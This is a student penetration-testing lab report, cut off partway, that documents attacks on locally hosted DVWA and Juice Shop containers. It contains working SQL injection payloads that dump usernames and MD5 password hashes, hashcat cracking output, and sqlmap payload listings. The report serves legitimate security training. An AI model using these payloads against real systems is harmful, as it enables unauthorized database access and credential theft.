

Lab 06 - DVWA & OWASP Juice Shop Exploitation

Course: 420-3C2-DW — Intrusion Tests

Student Name: Mohammad Salem Hassani

Instructor: Asen Grozdanov Submission

Date: April 2026

1. Executive Summary

This report documents a full penetration testing lab conducted against two intentionally vulnerable web applications: DVWA and OWASP Juice Shop.

The objective of this assessment was to simulate real-world web attacks using industry tools such as Burp Suite and sqlmap.

The following vulnerabilities were successfully identified and exploited:

- SQL Injection (Manual & Automated)
- Cross-Site Scripting (XSS)
- IDOR (Insecure Direct Object Reference)

2. Lab Environment Setup

2.1 Docker Installation

Docker was installed and configured to run vulnerable applications.

```
(kali@kali:~)$ sudo apt update
Get:1 http://kali.mirror.rafael.ca/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.mirror.rafael.ca/kali kali-rolling/main amd64 Packages [21.1 MB]
Get:3 http://kali.mirror.rafael.ca/kali kali-rolling/main amd64 Contents (deb) [53.5 MB]
Get:4 http://kali.mirror.rafael.ca/kali kali-rolling/contrib amd64 Packages [118 kB]
Get:5 http://kali.mirror.rafael.ca/kali kali-rolling/contrib amd64 Contents (deb) [275 kB]
Get:6 http://kali.mirror.rafael.ca/kali kali-rolling/non-free amd64 Packages [184 kB]
Get:7 http://kali.mirror.rafael.ca/kali kali-rolling/non-free amd64 Contents (deb) [893 kB]
Get:8 http://kali.mirror.rafael.ca/kali kali-rolling/non-free-firmware amd64 Packages [14.3 kB]
Fetched 76.1 MB in 4min 49s (283 kB/s)
617 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longer required:
  curlftpfs libaudiot2 libconfig-inifiles-perl libcrypt-dev libfuse2t64 libinstpatch-1.0-2 libnet1 libobjc-14-dev libnsm4t64 libvdpa0-g1 mesa-va-drivers ruby-unf-ext vdpau-driver-all
Use 'sudo apt autoremove' to remove them.

Installing:
docker.io

Installing dependencies:
containerd criu docker-buildx docker-cli libcompel1 libintl-perl libintl-xs-perl libmodule-find-perl libproc-processtable-perl libsort-naturally-perl needrestart python3-protobuf python3-pycrui runc tini-static

Suggested packages:
containernetworking-plugins docker-dac btrfs-progs debootstrap rinse rootlesskit xfsprogs zfs-fuse | zfsutils-linux

Summary:
Upgrading: 0, Installing: 16, Removing: 0, Not Upgrading: 617
Download size: 76.9 MB
Space needed: 329 MB / 38.6 GB available
Get:1 http://http.kali.org/kali kali-rolling/main amd64 runc amd64 1.3.5ds1-1 [6,726 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 tini-static amd64 0.19.0-4-01 [281 kB]
Get:3 http://mirror.as.com-perprod.com/kali kali-rolling/main amd64 libsort-naturally-perl all 1.03-4 [13.1 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 docker.io amd64 28.5.2dfsg3-2 [18.5 MB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 containerd amd64 2.1.4-0ds2-0 [27.8 MB]
Get:6 http://kali.download/kali kali-rolling/main amd64 libcompel1 amd64 4.2-2 [63.0 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 criu amd64 4.2-2 [556 kB]
Get:8 http://http.kali.org/kali kali-rolling/main amd64 docker-buildx amd64 0.29.1ds1-2 [34.1 MB]
Get:9 http://http.kali.org/kali kali-rolling/main amd64 docker-cli amd64 28.5.2dfsg3-2 [7,884 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 libintl-perl all 1.37-1 [696 kB]
Get:11 http://http.kali.org/kali kali-rolling/main amd64 libmodule-find-perl all 0.17-1 [18.7 kB]
Get:12 http://http.kali.org/kali kali-rolling/main amd64 libproc-processtable-perl amd64 0.637-1ds1 [42.3 kB]
Get:13 http://kali.download/kali kali-rolling/main amd64 needrestart all 3.11-1 [68.6 kB]
Get:14 http://kali.download/kali kali-rolling/main amd64 python3-protobuf amd64 3.21.12-15 [156 kB]
Get:15 http://http.kali.org/kali kali-rolling/main amd64 libintl-xs-perl amd64 1.37-1 [16.0 kB]
Get:16 http://kali.mirror.rafael.ca/kali kali-rolling/main amd64 python3-pycrui all 4.2-2 [43.1 kB]
Fetched 76.9 MB in 1min 11s (11,877 kB/s)
Selecting previously unselected package runc.
(Reading database... 437478 files and directories currently installed.)
```

Docker_Install.png

2.2 Running DVWA Container

```
docker run -d -p 8081:80 vulnerables/web-dvwa
```

```
(kali@kali)-[~]
$ sudo docker run -d -p 8081:80 vulnerables/web-dvwa
[sudo] password for kali:
5be4f19daa90e49296fff2f040d2b135c2e877eed05962a8e4729ecaec6748b4
```

DVWA_Docker_Run.png

2.3 Running Juice Shop Container

docker run -d -p 3000:3000 bkimminich/juice-shop

```
(kali@kali)-[~]
$ sudo docker run -d -p 3000:3000 bkimminich/juice-shop
Unable to find image 'bkimminich/juice-shop:latest' locally
latest: Pulling from bkimminich/juice-shop
fa8ae93e2b3a: Pull complete
c172f21841df: Pull complete
b4e6f1bfce0a: Pull complete
b4242723c53f: Pull complete
d6b1b89eccac: Pull complete
2780920e5dbf: Pull complete
7c12895b777b: Pull complete
3214acf345c0: Pull complete
52630fc75a18: Pull complete
dd64bf2dd177: Pull complete
b839dfae01f6: Pull complete
ebddc55facdc: Pull complete
bdfd7f7e5bf6: Pull complete
4ec36cb7292a: Pull complete
e65d8d69ea29: Pull complete
bd8962e29291: Pull complete
cac2ae0193cb: Pull complete
dd0d9bfd3bee: Pull complete
7cc70dfd88cf: Pull complete
8224d91da70b: Pull complete
1a4be5562d92: Pull complete
7d664d9802de: Pull complete
1d2f789a63f9: Pull complete
882ffd469277: Pull complete
Digest: sha256:dfa4432a3f074ad84d795ffeeaf2e0d60c1ecbe1ad5e4a6858da6cfd3aadf35a
Status: Downloaded newer image for bkimminich/juice-shop:latest
380d9cf92b4e168e8d460603c71bb901317e195e647bbca9b7a1a2bc820e382f
```

JuiceShop_Run.png

2.4 Container Verification

docker ps


```
(kali@kali)-[~]
$ sudo docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
380d9cf92b4e	bkimminich/juice-shop	"/node9s/bin/node /j..."	About a minute ago	Up About a minute	0.0.0.0:3000->3000/tcp, [::]:3000->3000/tcp	gallant_bassi
5be4f19daa90	vulnerables/web-dvwa	"/main.sh"	9 minutes ago	Up 9 minutes	0.0.0.0:8081->80/tcp, [::]:8081->80/tcp	adoring_greider

Docker_PS.png

2.5 Accessing Applications

- DVWA → <http://localhost:8081>
- Juice Shop → <http://localhost:3000>



Username


Password

Login

CSRF token is incorrect

[Damn Vulnerable Web Application \(DVWA\)](#)


DVWA_Main.png



JuiceShop_Main.png

2.6 DVWA Configuration

- Database initialized
- Login: admin / password
- Security Level set to Low



DVWA_DB_Setup.png



Username

admin

Password

●●●●●●●●

Login

DVWA_Login.png

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low


DVWA_Low.png

3. Burp Suite Configuration

3.1 Proxy Setup

Browser proxy configured:

127.0.0.1:8080



The image shows the 'Connection Settings' dialog box in Burp Suite. The 'Configure Proxy Access to the Internet' section has four radio buttons: 'No proxy', 'Auto-detect proxy settings for this network', 'Use system proxy settings', and 'Manual proxy configuration'. The 'Manual proxy configuration' option is selected. Below this, there are three proxy configuration sections: 'HTTP Proxy' with host '127.0.0.1' and port '8080', 'HTTPS Proxy' with host '127.0.0.1' and port '8080', and 'SOCKS Host' with an empty host field and port '0'. A checkbox 'Also use this proxy for HTTPS' is checked. Below the SOCKS section, there are two radio buttons: 'SOCKS v4' and 'SOCKS v5', with 'SOCKS v5' selected. There is also an option for 'Automatic proxy configuration URL' with an empty text field and a 'Reload' button. The 'No proxy for' section has an empty text field. At the bottom, there are three checkboxes: 'Do not prompt for authentication if password is saved' (unchecked), 'Proxy DNS when using SOCKS v4' (unchecked), and 'Proxy DNS when using SOCKS v5' (checked). The dialog has 'Cancel' and 'OK' buttons at the bottom right.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☒ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v4


☒ Proxy DNS when using SOCKS v5

Cancel OK

Proxy_Config.png

3.2 Intercept Testing

Intercept enabled to capture HTTP requests.



Burp_Intercept.png

4. SQL Injection (Manual)

4.1 Theory


SQL Injection occurs when user input is directly included in SQL queries without sanitization, allowing attackers to manipulate database logic.

4.2 Initial Test

Payload:

'

Result: SQL error → confirms vulnerability.



SQL_Error.png

4.3 Authentication Bypass

Payload:

1' OR '1'='1

Result: All users returned.

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

SQL_AllUsers.png

4.4 Boolean Testing

Payload:

1' OR '1'='2

Result: Only one user returned.

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='2
First name: admin
Surname: admin


SQL_Test.png

5. UNION-Based SQL Injection

5.1 Column Discovery

1' ORDER BY 1-- -

1' ORDER BY 2-- -



Vulnerability: SQL Injection

User ID: 1' ORDER BY 2-- -

Submit

ID: 1' ORDER BY 2-- -
First name: admin
Surname: admin




SQL_Columns.png

5.2 Data Extraction


Database Name

1' UNION SELECT database(),NULL-- -



SQL_DB.png

Tables Enumeration



SQL_Tables.png

Dump Users

1' UNION SELECT user,password FROM users-- -

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user,password FROM users-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

SQL_Users.png

5.3 Hash Cracking

Command:

hashcat -m 0 hash.txt

Result: password cracked successfully.

```
kali@kali: ~$ hashcat -m 0 -a 5f4dcc3b5aa765d61d8327deb882cf99 /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 2.0 PoCL 5.0.0-debian Linux, NoneAsserts, RELoc, SPIR-V, LLVM 10.1.0, SLLIF, DISIRO, MOCL_DEBUG) - Platform #1 [the pocl project]
* Device #01: cpu-Raswell-AMD Ryzen 5 7535U with Radeon Graphics, 3977/7655 MB (1834 MB allocatable), 2MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmask: 10 Bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Rule
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90C
Host memory allocated for this attack: 512 MB (5615 MB free)
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 1344992
* Bytes.....: 139921587
* Keypairs...: 1344982
* Runtime...: 0 secs
5f4dcc3b5aa765d61d8327deb882cf99:password
Hashcat.....: hashcat
Status.....: Cracked
Hash-Mode.....: 0 (MD5)
Hash-Target...: 5f4dcc3b5aa765d61d8327deb882cf99
Time-Started...: Sat Apr 11 16:26:28 2020 (1 sec)
Time-Elapsed...: Sat Apr 11 16:26:29 2020 (0 sec)
Kernel-Feature...: Pure Kernel (password length 0-256 bytes)
Guess-Base.....: file (/usr/share/wordlists/rockyou.txt)
Guess-Queue.....: 1/1 (100.00%)
Speed-MB.....: 15282.0 MB/s (0.50ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2880/1344992 (0.01%)
Rejected.....: 0/2880 (0.00%)
Restore-Point...: 0/1344992 (0.00%)
Restore-Sub-001...: Salt:0 Amplifier:0-1 Iteration:0-1
```

SQL_Crack.png

6. SQL Injection (Automated - SQLMAP)

6.1 Capturing Request



Burp_Request.png

6.2 Detection

sqlmap -r request.txt --level=5 --risk=3 --batch

```
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: id=1' OR NOT 2140=2140 -- ABCISubmit=Submit

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(3839,CONCAT(0x5c,0x716a7a7071,(SELECT (ELT(3839=3839,1))))-- 0x71627a7071 -- NvoZSubmit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2736 FROM (SELECT(SLEEP(5))))YscB -- dTZhSSubmit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a7a7071,0x494c70774c5977554577776144496e744615176620b7a6e64414c494d45657a4662474315134b41,0x71627a7071) -- -BSubmit=Submit

[10:30:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[10:30:42] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 10:30:42 /2020-04-11/
```

SQLMap_Detect.png

6.3 Database Enumeration

sqlmap --dbs

```
(kali@kali) ~$
└─$ sqlmap -r /tmp/down.txt --dbs --batch

[10:32:11] [INFO] parsing HTTP request from '/tmp/down.txt'
[10:32:11] [INFO] creating back-end DBMS payload
[10:32:11] [INFO] testing connection to the target URL
[10:32:11] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

Parameters: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: id=1' OR NOT 2140=2140 -- ABCISubmit=Submit

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
